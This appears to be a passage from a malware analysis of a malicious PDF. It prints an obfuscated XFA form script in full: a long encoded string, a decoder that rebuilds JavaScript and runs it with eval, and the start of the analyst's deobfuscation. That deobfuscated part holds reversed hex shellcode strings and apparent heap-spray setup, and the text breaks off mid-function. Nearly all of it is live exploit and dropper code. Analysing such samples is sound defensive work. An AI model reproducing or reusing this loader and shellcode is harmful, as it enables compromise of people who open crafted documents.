**2H**2G**2G**^!@#**4D**2E**2B**2J**^!@#**2I**2G**2E**2F**^!@#**2I**49**2J**4A**^!@#**2E**2G**2I**49**^!@#**2J**2H**2G**2C**^!@#**2G**4A**2F**49**^!@#**4C**2K**4C**2C**^!@#**2G**2G**2I**2F**^!@#**4C**2G**2J**2F**^!@#**2D**2F**2E**2I**^!@#**2J**49**4D**2G**^!@#**2I**2H**2B**2K**^!@#**2E**2H**2F**2E**^!@#**4A**2B**2E**2B**^!@#**2F**49**2J**2J**^!@#**49**4D**4D**4D**^!@#**4D**2B**2C**2G**^!@#**2C**4C**4C**2C**^!@#**2J**4A**2D**2E**^!@#**2E**2F**2I**2E**^!@#**2B**4A**2E**4C**^!@#**2G**49**2J**2H**^!@#**2H**49**4B**2E**^!@#**2E**2J**2B**2H**^!@#**2I**49**2J**2H**^!@#**2G**4A**2C**2B**^!@#**2I**49**2J**4A**^!@#**2B**2B**2F**49**^!@#**2J**2B**2E**2B**^!@#**2F**49**2J**2F**^!@#**2H**2B**4A**2E**^!@#**2E**4D**2G**2K**^!@#**4C**2F**2E**2G**^!@#**2I**2F**4C**2G**^!@#**2J**4A**4D**4A**^!@#**4D**2F**4C**2E**^!@#**2J**2H**2H**1N**^!@#**29**5O**4N**4J**^!@#**4G**51**23**22**^!@#**22**24**29**4P**^!@#**4C**53**4C**4P**^!@#**5O**4C**23**24**^!@#**29**4H**4M**4G**^!@#**4L**23**22**22**^!@#**24**29**4P**4C**^!@#**4N**4J**48**4A**^!@#**4C**23**2A**2M**^!@#**2A**4E**27**22**^!@#**22**24**2M**53**^!@#**48**4P**1L**46**^!@#**4J**2D**2O**1N**^!@#**2F**4A**2D**2B**^!@#**2H**2B**2B**4D**^!@#**48**2G**2H**2E**^!@#**2J**2B**2F**48**^!@#**2E**4A**2D**2B**^!@#**2H**2B**2B**4D**^!@#**2K**2H**2D**2C**^!@#**2J**2B**2F**48**^!@#**2K**2B**2C**4D**^!@#**2J**2B**2F**48**^!@#**2E**2B**2K**2B**^!@#**2J**2F**2F**48**^!@#**2I**4B**2I**4C**^!@#**2J**2B**2F**48**^!@#**2F**2C**2F**2C**^!@#**2F**2C**2F**2C**^!@#**2D**2H**2B**2B**^!@#**2B**2B**2B**2B**^!@#**2B**2B**2B**2B**^!@#**2B**2B**2B**2B**^!@#**2B**2B**2B**2B**^!@#**2B**2B**2B**2B**^!@#**2B**2B**2B**2B**^!@#**2B**2B**2B**2B**^!@#**2I**2C**2J**2J**^!@#**2J**2B**2F**48**^!@#**2H**2F**2D**2B**^!@#**2H**2B**2B**4D**^!@#**2B**2B**2B**2F**^!@#**2B**2B**2B**2B**^!@#**2F**2C**2F**2C**^!@#**2F**2C**2F**2C**^!@#**2F**2C**2F**2C**^!@#**2F**2C**2F**2C**^!@#**1N**26**1N**2B**^!@#**2B**2B**2B**2G**^!@#**2H**2E**2H**4B**^!@#**2H**2K**2I**4B**^!@#**2E**4D**2H**2F**^!@#**2H**2E**2H**2H**^!@#**2D**2D**2H**4A**^!@#**2H**2J**2I**2E**^!@#**2H**2D**2H**4B**^!@#**2E**2F**2I**2F**^!@#**2H**2I**2H**2C**^!@#**2I**2H**2I**4C**^!@#**2H**2H**2D**2K**^!@#**2H**2C**2E**4B**^!@#**2E**2K**2H**4D**^!@#**2H**2G**2I**2E**^!@#**2I**2H**2D**4D**^!@#**2H**2C**2E**48**^!@#**2E**2C**2E**2E**^!@#**2E**48**2E**2H**^!@#**2I**2D**2E**48**^!@#**2E**4C**2H**2C**^!@#**2E**48**2E**4C**^!@#**2H**2C**2E**48**^!@#**2E**4C**2H**2C**^!@#**2E**48**2E**2E**^!@#**2E**2E**2E**48**^!@#**2E**2D**2E**2E**^!@#**2E**48**2E**4C**^!@#**2H**2C**2E**48**^!@#**2E**2I**2H**2C**^!@#**2E**4B**2E**2G**^!@#**2H**2B**2I**4D**^!@#**2H**2G**2H**2C**^!@#**2I**2G**2I**2H**^!@#**2H**4B**2H**2H**^!@#**2D**48**2H**2C**^!@#**2E**48**2E**2B**^!@#**2E**2E**2E**48**^!@#**2E**2K**2H**2C**^!@#**2E**48**2E**49**^!@#**2H**2C**2E**48**^!@#**2E**2J**2H**2C**^!@#**2E**4B**2E**2B**^!@#**2I**2E**2I**2H**^!@#**2H**4D**2E**2B**^!@#**2I**2J**2H**2B**^!@#**2I**4C**2D**2C**^!@#**2I**4D**2D**2E**^!@#**2H**2K**2E**2B**^!@#**2E**2F**2E**2K**^!@#**2E**2G**2E**2E**^!@#**2E**2D**2H**2F**^!@#**2H**2K**2E**2C**^!@#**2E**2G**2E**2E**^!@#**2E**2D**2E**2K**^!@#**2E**2C**2H**2J**^!@#**2E**2D**2H**2I**^!@#**2E**2K**2E**2F**^!@#**2H**2G**2E**2B**^!@#**2E**2E**2H**2C**^!@#**2H**2D**2E**2C**^!@#**2H**2D**2E**2C**^!@#**2H**2C**2H**2I**^!@#**2E**2D**2E**4D**^!@#**2D**2E**2H**2K**^!@#**2E**2B**2E**2F**^!@#**2E**2K**2E**2G**^!@#**2E**2E**2E**2D**^!@#**2H**2F**2H**2K**^!@#**2E**2C**2E**2G**^!@#**2E**2E**2E**2D**^!@#**2E**2K**2E**2C**^!@#**2H**2J**2E**2D**^!@#**2H**2I**2E**2K**^!@#**2E**2F**2H**2G**^!@#**2E**2B**2E**2E**^!@#**2H**2C**2H**2D**^!@#**2E**2C**2H**2D**^!@#**2E**2C**2H**2C**^!@#**2H**2I**2E**2D**^!@#**2E**4D**2D**2F**^!@#**2E**2G**2E**4C**^!@#**2D**2G**2E**2H**^!@#**2E**4C**2D**2C**^!@#**2E**2D**2E**2C**^!@#**2E**4C**2D**2K**^!@#**2E**2D**2E**2C**^!@#**2E**4D**2D**4D**^!@#**2D**48**2E**2B**^!@#**2I**2F**2I**2F**^!@#**2I**2J**2H**2B**^!@#**2I**4D**2D**48**^!@#**2C**2H**2E**2K**^!@#**2I**2H**2F**2H**^!@#**4A**49**2C**49**^!@#**2G**48**2J**48**^!@#**4A**2E**2E**4B**^!@#**49**2C**2B**4D**^!@#**2H**2K**2J**4C**^!@#**2B**48**2J**4C**^!@#**4D**2J**2K**4A**^!@#**4C**4C**2B**4C**^!@#**2F**4C**2J**4D**^!@#**4D**4D**4D**4C**^!@#**4D**4A**2K**2J**^!@#**4C**2J**2B**2H**^!@#**2G**4D**4D**4C**^!@#**4D**48**2H**2B**^!@#**2B**48**2H**2F**^!@#**4A**2G**2I**2B**^!@#**2B**4D**2E**2B**^!@#**2J**2I**2F**48**^!@#**4D**2G**2I**2B**^!@#**2B**4D**2E**2B**^!@#**2J**2I**2F**2E**^!@#**2C**49**4C**2D**^!@#**2B**49**4C**4A**^!@#**2B**2E**4A**2E**^!@#**2J**2F**2B**2H**^!@#**2G**4D**4D**2E**^!@#**2G**4A**2B**49**^!@#**4C**2E**2J**2B**^!@#**2B**48**2H**2F**^!@#**2B**2H**2G**4D**^!@#**4D**2E**2G**2B**^!@#**2B**48**2H**2H**^!@#**2C**2G**2I**2B**^!@#**4A**2G**2J**2F**^!@#**2C**2H**2G**4D**^!@#**4D**2B**2B**48**^!@#**2H**2I**2G**2E**^!@#**2G**2B**2B**48**^!@#**2H**2B**2B**48**^!@#**2H**2C**2G**2C**^!@#**2F**2F**2B**4B**^!@#**2C**2F**2F**2J**^!@#**2J**2B**2E**2F**^!@#**2B**2C**4A**48**^!@#**2J**2K**2G**2B**^!@#**2B**2K**2B**4B**^!@#**2C**2F**2F**2H**^!@#**4A**4A**2H**4A**^!@#**2H**2F**2H**4C**^!@#**2D**2G**2B**4B**^!@#**2C**2F**2F**2I**^!@#**4A**2F**2I**2D**^!@#**2H**2B**2I**2I**^!@#**2I**2B**2B**4B**^!@#**2C**2F**2F**2I**^!@#**4A**2C**2G**2K**^!@#**4A**2E**2E**2J**^!@#**4C**49**2J**4A**^!@#**2B**2H**2G**4D**^!@#**4D**2B**2B**2B**^!@#**2B**2B**2B**2J**^!@#**4D**2J**2H**2E**^!@#**2G**2B**2D**2E**^!@#**2I**4B**2D**2B**^!@#**2D**2J**2B**2F**^!@#**2D**2F**2F**2I**^!@#**4A**2D**2E**2E**^!@#**2E**2D**2I**2H**^!@#**2I**2F**2B**2F**^!@#**2D**2F**2F**2I**^!@#**4A**2E**2I**2I**^!@#**2H**2G**2H**2D**^!@#**2I**2F**2D**2F**^!@#**2B**2I**4A**4A**^!@#**2B**2F**2D**4A**^!@#**2G**4B**2J**2B**^!@#**2B**2B**2B**2C**^!@#**2B**2F**2B**4A**^!@#**4C**2C**2J**2D**^!@#**2I**49**4C**2D**^!@#**2B**49**4C**4D**^!@#**4D**4D**4D**4D**^!@#**4D**2C**2H**2J**^!@#**4C**2J**4C**49**^!@#**2J**2J**2B**2F**^!@#**4A**2E**2J**2H**^!@#**2C**4D**4D**2F**^!@#**2G**4B**2H**4A**^!@#**2H**2D**2I**2G**^!@#**2I**2J**2H**2B**^!@#**2B**2B**2B**4C**^!@#**2H**4D**2H**2J**^!@#**2H**2E**4C**4D**^!@#**4D**2G**2B**2E**^!@#**4A**2E**2J**2B**^!@#**2C**4C**2G**49**^!@#**2J**4A**4C**49**^!@#**2J**2G**2G**2B**^!@#**2G**2K**2C**2B**^!@#**4A**2E**2J**2B**^!@#**2G**2B**2B**2B**^!@#**2B**2B**2B**4D**^!@#**4D**2J**2H**2B**^!@#**2F**48**2H**2B**^!@#**2G**2J**2G**2B**^!@#**2B**2B**2B**2B**^!@#**2B**2B**2B**2J**^!@#**4C**2K**4D**2D**^!@#**4C**4D**4D**4D**^!@#**4D**4D**4D**2J**^!@#**2K**2J**4C**2K**^!@#**2G**2G**2B**48**^!@#**2H**2I**4D**49**^!@#**2J**2J**2B**2J**^!@#**2H**49**2J**2E**^!@#**4D**49**4C**2H**^!@#**2K**2E**2B**2F**^!@#**2I**2E**2E**4A**^!@#**2B**4B**2I**2B**^!@#**2J**2B**2D**2J**^!@#**2H**49**2J**4B**^!@#**48**2E**2G**49**^!@#**4C**2E**4A**2K**^!@#**2G**4C**2G**49**^!@#**48**2G**4A**2E**^!@#**2B**49**2J**2F**^!@#**2B**49**2J**4B**^!@#**4B**2E**2B**2J**^!@#**4B**49**2J**4A**^!@#**2B**2F**2D**2F**^!@#**2G**4D**4D**4A**^!@#**4C**2H**2F**4B**^!@#**2J**49**2F**4A**^!@#**2B**49**2J**2H**^!@#**2H**4B**4B**2E**^!@#**2B**2F**2D**4C**^!@#**2G**49**2J**4C**^!@#**2G**2H**4C**2G**^!@#**2I**4D**2C**49**^!@#**2E**2C**4D**49**^!@#**4C**2B**2F**48**^!@#**4B**2E**2B**4B**^!@#**2B**49**4A**2C**^!@#**4A**2J**2B**2F**^!@#**2I**2D**4D**2J**^!@#**2E**2B**2C**4C**^!@#**49**4D**2B**49**^!@#**4B**2E**2E**2G**^!@#**4A**2E**2B**4B**^!@#**48**4A**4D**2C**^!@#**2F**2K**2F**2K**^!@#**4A**2E**2E**2G**^!@#**4D**2E**2B**2B**^!@#**2D**2H**2I**49**^!@#**2J**2H**2G**2G**^!@#**4D**2E**2B**2J**^!@#**2I**2G**2E**2F**^!@#**2I**49**2J**4A**^!@#**2E**2G**2I**49**^!@#**2J**2H**2G**2C**^!@#**2G**4A**2F**49**^!@#**4C**2K**4C**2C**^!@#**2G**2G**2I**2F**^!@#**4C**2G**2J**2F**^!@#**2D**2F**2E**2I**^!@#**2J**49**4D**2G**^!@#**2I**2H**2B**2K**^!@#**2E**2H**2F**2E**^!@#**4A**2B**2E**2B**^!@#**2F**49**2J**2J**^!@#**49**4D**4D**4D**^!@#**4D**2B**2C**2G**^!@#**2C**4C**4C**2C**^!@#**2J**4A**2D**2E**^!@#**2E**2F**2I**2E**^!@#**2B**4A**2E**4C**^!@#**2G**49**2J**2H**^!@#**2H**49**4B**2E**^!@#**2E**2J**2B**2H**^!@#**2I**49**2J**2H**^!@#**2G**4A**2C**2B**^!@#**2I**49**2J**4A**^!@#**2B**2B**2F**49**^!@#**2J**2B**2E**2B**^!@#**2F**49**2J**2F**^!@#**2H**2B**4A**2E**^!@#**2E**4D**2G**2K**^!@#**4C**2F**2E**2G**^!@#**2I**2F**4C**2G**^!@#**2J**4A**4D**4A**^!@#**4D**2F**4C**2E**^!@#**2J**2H**2H**1N**^!@#**29**5O**4N**4J**^!@#**4G**51**23**22**^!@#**22**24**29**4P**^!@#**4C**53**4C**4P**^!@#**5O**4C**23**24**^!@#**29**4H**4M**4G**^!@#**4L**23**22**22**^!@#**24**29**4P**4C**^!@#**4N**4J**48**4A**^!@#**4C**23**2A**2M**^!@#**2A**4E**27**22**^!@#**22**24**2M**46**^!@#**4J**2E**2O**48**^!@#**4N**4N**2M**46**^!@#**4J**2F**2O**4L**^!@#**4C**54**1L**32**^!@#**4P**4P**48**56**^!@#**23**24**2M**4D**^!@#**52**4L**4A**51**^!@#**4G**4M**4L**1L**^!@#**46**4J**2G**23**^!@#**24**58**53**48**^!@#**4P**1L**46**4J**^!@#**2H**2O**46**4J**^!@#**2E**29**53**4G**^!@#**4C**54**4C**4P**^!@#**3N**4C**4P**5O**^!@#**4G**4M**4L**29**^!@#**51**4M**3K**51**^!@#**4P**4G**4L**4E**^!@#**23**24**2M**46**^!@#**4J**2H**2O**46**^!@#**4J**2H**29**4P**^!@#**4C**4N**4J**48**^!@#**4A**4C**23**22**^!@#**29**22**27**22**^!@#**22**24**2M**54**^!@#**4F**4G**4J**4C**^!@#**23**46**4J**2H**^!@#**29**4J**4C**4L**^!@#**4E**51**4F**2N**^!@#**2F**24**46**4J**^!@#**2H**26**2O**22**^!@#**2B**22**2M**4P**^!@#**4C**51**52**4P**^!@#**4L**1L**4N**48**^!@#**4P**5O**4C**3A**^!@#**4L**51**23**46**^!@#**4J**2H**27**2C**^!@#**2B**24**5A**4D**^!@#**52**4L**4A**51**^!@#**4G**4M**4L**1L**^!@#**46**4J**2I**23**^!@#**46**4J**2J**27**^!@#**46**4J**2K**24**^!@#**58**54**4F**4G**^!@#**4J**4C**23**46**^!@#**4J**2J**29**4J**^!@#**4C**4L**4E**51**^!@#**4F**25**2D**2N**^!@#**46**4J**2K**24**^!@#**46**4J**2J**26**^!@#**2O**46**4J**2J**^!@#**2M**4P**4C**51**^!@#**52**4P**4L**1L**^!@#**46**4J**2J**29**^!@#**5O**52**49**5O**^!@#**51**4P**4G**4L**^!@#**4E**23**2B**27**^!@#**46**4J**2K**2A**^!@#**2D**24**5A**4D**^!@#**52**4L**4A**51**^!@#**4G**4M**4L**1L**^!@#**46**3A**2B**23**^!@#**46**3A**2C**24**^!@#**58**46**3A**2C**^!@#**2O**52**4L**4C**^!@#**5O**4A**48**4N**^!@#**4C**23**46**3A**^!@#**2C**24**2M**4P**^!@#**4M**51**4C**35**^!@#**48**4I**2O**46**^!@#**3A**2C**29**4J**^!@#**4C**4L**4E**51**^!@#**4F**25**2D**2M**^!@#**4B**48**4I**3J**^!@#**4M**51**4C**2O**^!@#**52**4L**4C**5O**^!@#**4A**48**4N**4C**^!@#**23**22**2O**52**^!@#**2K**2B**2K**2B**^!@#**22**24**2M**5O**^!@#**4N**4P**48**56**^!@#**2O**46**4J**2I**^!@#**23**4B**48**4I**^!@#**3J**4M**51**4C**^!@#**27**2B**55**2D**^!@#**2B**2B**2B**28**^!@#**4P**4M**51**4C**^!@#**35**48**4I**24**^!@#**2M**4J**4M**55**^!@#**3O**4F**4C**4C**^!@#**2O**46**3A**2C**^!@#**26**5O**4N**4P**^!@#**48**56**2M**4J**^!@#**4M**55**3O**4F**^!@#**4C**4C**2O**46**^!@#**4J**2I**23**4J**^!@#**4M**55**3O**4F**^!@#**4C**4C**27**2G**^!@#**2D**2F**2B**2K**^!@#**2J**24**2M**4D**^!@#**4M**4P**23**4G**^!@#**2O**2B**2M**1L**^!@#**4G**1L**2N**1L**^!@#**2F**2B**2B**2M**^!@#**1L**4G**26**26**^!@#**24**46**4J**2F**^!@#**42**4G**44**2O**^!@#**4J**4M**55**3O**^!@#**4F**4C**4C**29**^!@#**5O**52**49**5O**^!@#**51**4P**23**2B**^!@#**27**4J**4M**55**^!@#**3O**4F**4C**4C**^!@#**29**4J**4C**4L**^!@#**4E**51**4F**28**^!@#**2C**24**26**4B**^!@#**48**4I**3J**4M**^!@#**51**4C**2M**5A**^!@#**4D**52**4L**4A**^!@#**51**4G**4M**4L**^!@#**1L**46**3A**2D**^!@#**23**46**3A**2C**^!@#**27**4J**4C**4L**^!@#**24**58**54**4F**^!@#**4G**4J**4C**23**^!@#**46**3A**2C**29**^!@#**4J**4C**4L**4E**^!@#**51**4F**2N**4J**^!@#**4C**4L**24**46**^!@#**3A**2C**26**2O**^!@#**46**3A**2C**2M**^!@#**4P**4C**51**52**^!@#**4P**4L**1L**46**^!@#**3A**2C**29**5O**^!@#**52**49**5O**51**^!@#**4P**4G**4L**4E**^!@#**23**2B**27**4J**^!@#**4C**4L**24**5A**^!@#**4D**52**4L**4A**^!@#**51**4G**4M**4L**^!@#**1L**46**3A**2E**^!@#**23**46**3A**2C**^!@#**24**58**4P**4C**^!@#**51**2O**22**22**^!@#**2M**4D**4M**4P**^!@#**23**4G**2O**2B**^!@#**2M**4G**2N**46**^!@#**3A**2C**29**4J**^!@#**4C**4L**4E**51**^!@#**4F**2M**4G**26**^!@#**2O**2D**24**58**^!@#**49**2O**46**3A**^!@#**2C**29**5O**52**^!@#**49**5O**51**4P**^!@#**23**4G**27**2D**^!@#**24**2M**4A**2O**^!@#**4N**48**4P**5O**^!@#**4C**3A**4L**51**^!@#**23**49**27**2C**^!@#**2H**24**2M**4P**^!@#**4C**51**26**2O**^!@#**3K**51**4P**4G**^!@#**4L**4E**29**4D**^!@#**4P**4M**4K**34**^!@#**4F**48**4P**34**^!@#**4M**4B**4C**23**^!@#**4A**24**2M**5A**^!@#**4P**4C**51**52**^!@#**4P**4L**1L**4P**^!@#**4C**51**5A**4D**^!@#**52**4L**4A**51**^!@#**4G**4M**4L**1L**^!@#**46**4H**4G**2C**^!@#**23**46**3A**2C**^!@#**27**46**3A**2F**^!@#**24**58**46**3A**^!@#**2G**2O**22**22**^!@#**2M**4D**4M**4P**^!@#**23**46**3A**2H**^!@#**2O**2B**2M**46**^!@#**3A**2H**2N**46**^!@#**3A**2C**29**4J**^!@#**4C**4L**4E**51**^!@#**4F**2M**46**3A**^!@#**2H**26**26**24**^!@#**58**46**4J**2K**^!@#**2O**46**3A**2F**^!@#**29**4J**4C**4L**^!@#**4E**51**4F**2M**^!@#**46**3A**2I**2O**^!@#**46**3A**2C**29**^!@#**4A**4F**48**4P**^!@#**34**4M**4B**4C**^!@#**32**51**23**46**^!@#**3A**2H**24**2M**^!@#**46**3A**2J**2O**^!@#**46**3A**2F**29**^!@#**4A**4F**48**4P**^!@#**34**4M**4B**4C**^!@#**32**51**23**46**^!@#**3A**2H**2O**46**^!@#**4J**2K**24**2M**^!@#**46**3A**2G**26**^!@#**2O**3K**51**4P**^!@#**4G**4L**4E**29**^!@#**4D**4P**4M**4K**^!@#**34**4F**48**4P**^!@#**34**4M**4B**4C**^!@#**23**46**3A**2I**^!@#**45**46**3A**2J**^!@#**24**2M**5A**4P**^!@#**4C**51**52**4P**^!@#**4L**1L**46**3A**^!@#**2G**5A**4D**52**^!@#**4L**4A**51**4G**^!@#**4M**4L**1L**46**^!@#**3A**2K**23**46**^!@#**3A**2H**24**58**^!@#**46**4H**2B**2O**^!@#**46**3A**2H**29**^!@#**51**4M**3K**51**^!@#**4P**4G**4L**4E**^!@#**23**2C**2H**24**^!@#**2M**46**4H**2C**^!@#**2O**46**4H**2B**^!@#**29**4J**4C**4L**^!@#**4E**51**4F**2M**^!@#**46**3A**2G**2O**^!@#**23**46**4H**2C**^!@#**2O**2D**24**3O**^!@#**22**2B**22**26**^!@#**46**4H**2B**2L**^!@#**46**4H**2B**2M**^!@#**4P**4C**51**52**^!@#**4P**4L**1L**46**^!@#**3A**2G**5A**4D**^!@#**52**4L**4A**51**^!@#**4G**4M**4L**1L**^!@#**46**4H**2D**23**^!@#**46**3A**2C**24**^!@#**58**46**3A**2G**^!@#**2O**22**22**2M**^!@#**4D**4M**4P**23**^!@#**46**3A**2H**2O**^!@#**2B**2M**46**3A**^!@#**2H**2N**46**3A**^!@#**2C**29**4J**4C**^!@#**4L**4E**51**4F**^!@#**2M**46**3A**2H**^!@#**26**2O**2D**24**^!@#**58**46**3A**2G**^!@#**26**2O**22**2O**^!@#**52**22**2M**46**^!@#**3A**2G**26**2O**^!@#**46**3A**2K**23**^!@#**46**3A**2C**29**^!@#**4A**4F**48**4P**^!@#**34**4M**4B**4C**^!@#**32**51**23**46**^!@#**3A**2H**26**2C**^!@#**24**24**2M**46**^!@#**3A**2G**26**2O**^!@#**46**3A**2K**23**^!@#**46**3A**2C**29**^!@#**4A**4F**48**4P**^!@#**34**4M**4B**4C**^!@#**32**51**23**46**^!@#**3A**2H**24**24**^!@#**5A**4P**4C**51**^!@#**52**4P**4L**1L**^!@#**46**3A**2G**5A**^!@#**4D**52**4L**4A**^!@#**51**4G**4M**4L**^!@#**1L**46**4H**2E**^!@#**23**24**58**46**^!@#**4H**2F**2O**46**^!@#**4J**2G**23**24**^!@#**2M**4G**4D**23**^!@#**46**4H**2F**2N**^!@#**2K**2B**2B**2B**^!@#**24**58**46**4H**^!@#**2G**2O**22**4M**^!@#**26**52**32**3K**^!@#**4H**4E**4E**4E**^!@#**4I**4N**52**3D**^!@#**2F**33**3C**2A**^!@#**2A**2A**2A**2A**^!@#**54**32**32**32**^!@#**32**33**32**32**^!@#**32**32**32**32**^!@#**32**32**32**32**^!@#**32**32**3I**32**^!@#**32**32**32**32**^!@#**32**32**32**4D**^!@#**4F**48**32**3K**^!@#**4G**32**4E**4O**^!@#**32**2K**2J**36**^!@#**3A**33**3C**22**^!@#**2M**46**4H**2H**^!@#**2O**46**4J**2C**^!@#**2M**46**4H**2I**^!@#**2O**46**3A**2E**^!@#**23**46**4H**2H**^!@#**24**5A**4C**4J**^!@#**5O**4C**58**46**^!@#**4H**2G**2O**22**^!@#**4I**33**26**32**^!@#**3K**4H**4G**3I**^!@#**4F**36**4N**2K**^!@#**4D**4M**33**3C**^!@#**2A**2A**2A**2A**^!@#**2A**54**32**32**^!@#**32**32**33**32**^!@#**32**32**32**32**^!@#**32**32**32**32**^!@#**32**32**32**3I**^!@#**32**32**32**32**^!@#**32**32**32**32**^!@#**4O**55**34**32**^!@#**3K**4G**32**4E**^!@#**4O**32**2A**4D**^!@#**36**2F**33**3C**^!@#**22**2M**46**4H**^!@#**2H**2O**46**4J**^!@#**2D**2M**46**4H**^!@#**2I**2O**46**3A**^!@#**2E**23**46**4H**^!@#**2H**24**5A**46**^!@#**4H**2J**2O**22**^!@#**3K**3M**4I**4O**^!@#**32**35**4E**4E**^!@#**32**32**33**33**^!@#**22**2M**46**4H**^!@#**2K**2O**46**3A**^!@#**2D**23**22**3I**^!@#**3M**37**33**22**^!@#**27**2C**2B**2K**^!@#**2J**2F**24**2M**^!@#**46**4J**4J**2B**^!@#**2O**22**3I**3I**^!@#**4A**32**32**32**^!@#**36**35**32**32**^!@#**36**32**32**32**^!@#**32**54**3A**32**^!@#**32**32**32**3I**^!@#**36**35**32**32**^!@#**36**32**32**32**^!@#**32**33**32**32**^!@#**32**32**32**54**^!@#**36**35**32**32**^!@#**36**32**32**32**^!@#**32**33**32**32**^!@#**32**32**33**4E**^!@#**36**35**32**32**^!@#**36**32**32**32**^!@#**32**33**32**32**^!@#**32**32**36**3I**^!@#**36**36**32**32**^!@#**36**32**32**32**^!@#**32**3A**32**32**^!@#**32**32**37**54**^!@#**36**36**32**32**^!@#**36**32**32**32**^!@#**32**54**3A**32**^!@#**32**32**3M**32**^!@#**36**35**32**3E**^!@#**54**32**32**32**^!@#**34**3K**3A**32**^!@#**32**32**32**32**^!@#**32**32**32**32**^!@#**32**3E**35**32**^!@#**4H**2A**2A**2A**^!@#**2A**2A**22**2M**^!@#**46**4J**4J**2C**^!@#**2O**46**4H**2J**^!@#**26**46**4H**2K**^!@#**26**46**4J**4J**^!@#**2B**26**46**4H**^!@#**2G**2M**46**4J**^!@#**4J**2D**2O**46**^!@#**4H**4G**2C**23**^!@#**46**4H**2I**27**^!@#**22**22**24**2M**^!@#**4G**4D**23**46**^!@#**4J**4J**2D**29**^!@#**4J**4C**4L**4E**^!@#**51**4F**2O**2D**^!@#**24**46**4J**4J**^!@#**2D**26**2O**52**^!@#**4L**4C**5O**4A**^!@#**48**4N**4C**23**^!@#**22**2O**2B**2B**^!@#**22**24**2M**46**^!@#**4J**4J**2E**2O**^!@#**46**4H**2D**23**^!@#**46**4J**4J**2D**^!@#**24**2M**54**4G**^!@#**51**4F**23**58**^!@#**4I**2L**46**4J**^!@#**4J**2E**5A**24**^!@#**46**3A**2B**23**^!@#**4I**24**2M**3A**^!@#**4K**48**4E**4C**^!@#**37**4G**4C**4J**^!@#**4B**2C**29**4P**^!@#**48**54**3N**48**^!@#**4J**52**4C**2O**^!@#**46**4J**4J**2C**^!@#**5A**46**4H**2E**^!@#**23**24**2M';
a=a.replace.apply(a,[/(\^!@#)|(\*)/g,&quot;&quot;]);
s=[];
cc=String;
cc=cc[pp];
tt=event[cc.apply(String,[Ox74,Ox61,Ox72,Ox67,Ox65,Ox74])];
for(i=O;i&lt;a.&#1O8;ength;i+=2){
 s.push(tt[p](a.&#115;ubstr(i,3-1),26)-15);
}
if(tt.info["Authors"]===null){
 k=cc.apply(String,s);
 q="e"+cc.apply(String,[Ox76]);
 q+="al";
 tt[q](&#1O7;);
}
</xfa:script></event></field></subform><proto></proto></subform><?templateDesigner DefaultLanguage FormCalc?><?templateDesigner DefaultRunAt client?><?templateDesigner Grid show:1, snap:1, units:O, color:ff8O8O, origin:(O,O), interval:(125OOO,125OOO)?><?templateDesigner Rulers horizontal:1, vertical:1, guidelines:1, crosshairs:O?><?templateDesigner Zoom 76?></template>


Lets clean it, run it through node-js and see what comes out:

var padding;
var bbb, ccc, ddd, eee, fff, ggg, hhh;
var pointers_a, i;
var x = new Array();
var y = new Array();
var _l1 = "4c2O6OOfO5178O4a3c2O6OOfOf638O4aa3eb8O4a3O2O824a6e2f8O4a4141414126OOOOOOOOOOOOOOOOOOOOOOOOOOOOOO12398O4a642O6OOfOOO4OOOO4141414141414141" + "OOOO5636d697d3f646366226c6873626d34746761767e6629613d396f6573762f613a31333a36723a3e613a3e613a3e613a33333a32333a3e613a37613d356O7f656175766d662a613a3O333a39613a3b613a38613d3O73766f3O786O7e217f23693O343935333264693135333239316832673934653O3361623162316167323f23693O343935333264693135333239316832673934653O3361623162316167323f24353e25363e2132313e2932313f2f2a3O7474786O7f2a16397646cb1b5a8ac33db1Of698eOa8ef89ceeOe4e8ffffefc98e8O65ffefa6OOa64c57OOf3O874af57OOf3O87431be2ObecO3c384O65ff35cObe38OOa64O65ff35OOa66157Oc584165ffOOa67535OOa6OOa615144Od14488O34O1ca895OO9Od1446cc6c646e25Od1447c4726O777OOd1447c159c338eb8cO65ffOOOOOO8f8635O237d2O28O42447c233327674O42447c37765627424O7ccO42c5d8OOOO1O4Oce1827be2Obeffffff168e8eb88O4c3861ff45d6c6275786OOOOe6f6863eff5O3c38O1e5b8ceb855O591Oc38O5OOOOOOff86O4a6O585OOOOOOOO8e9f2effffff898e955Oa67fb88O86b83fbe693O4733cOd7O8O286b8da35be3c95e5ba5c3Ob84Ob8dd3O8db8cO4245ffce64d8b4cOb866dd3O42e5b8e56e57f1b31fbeO4ad3OdObc1c8O472f83O1ebfObd335c3Odacf14949c335f3OO267b8655f3O875347b8c357b86515c4be9e15574e58424378bf576O93643cO3O4b88bffffO151ee18c233473Oc3e5b866bd338O67b865c1O7b8cOO4b8O3O4b846Oc33f59e43574e58cfcf4e3866".split('').reverse().join('').replace(/;/g, '');
var _l2 = "4c2O6OOfa5638O4a3c2O6OOf96218O4a9O1f8O4a3O9O844a7d7e8O4a4141414126OOOOOOOOOOOOOOOOOOOOOOOOOOOOOO71888O4a642O6OOfOOO4OOOO4141414141414141" + "OOOO5636d697d3f646366226c6873626d34746761767e6629613d396f6573762f613a31333a36723a3e613a3e613a3e613a33333a32333a3e613a37613d356O7f656175766d662a613a3O333a39613a3b613a38613d3O73766f3O786O7e217f23693O343935333264693135333239316832673934653O3361623162316167323f23693O343935333264693135333239316832673934653O3361623162316167323f24353e25363e2132313e2932313f2f2a3O7474786O7f2a16397646cb1b5a8ac33db1Of698eOa8ef89ceeOe4e8ffffefc98e8O65ffefa6OOa64c57OOf3O874af57OOf3O87431be2ObecO3c384O65ff35cObe38OOa64O65ff35OOa66157Oc584165ffOOa67535OOa6OOa615144Od14488O34O1ca895OO9Od1446cc6c646e25Od1447c4726O777OOd1447c159c338eb8cO65ffOOOOOO8f8635O237d2O28O42447c233327674O42447c37765627424O7ccO42c5d8OOOO1O4Oce1827be2Obeffffff168e8eb88O4c3861ff45d6c6275786OOOOe6f6863eff5O3c38O1e5b8ceb855O591Oc38O5OOOOOOff86O4a6O585OOOOOOOO8e9f2effffff898e955Oa67fb88O86b83fbe693O4733cOd7O8O286b8da35be3c95e5ba5c3Ob84Ob8dd3O8db8cO4245ffce64d8b4cOb866dd3O42e5b8e56e57f1b31fbeO4ad3OdObc1c8O472f83O1ebfObd335c3Odacf14949c335f3OO267b8655f3O875347b8c357b86515c4be9e15574e58424378bf576O93643cO3O4b88bffffO151ee18c233473Oc3e5b866bd338O67b865c1O7b8cOO4b8O3O4b846Oc33f59e43574e58cfcf4e3866".split('').reverse().join('').replace(/;/g, '');
//_l3 = app; @malforsec not needed
_l4 = new Array();

function _l5() {
//    var _l6 = _l3.viewerVersion.toString();
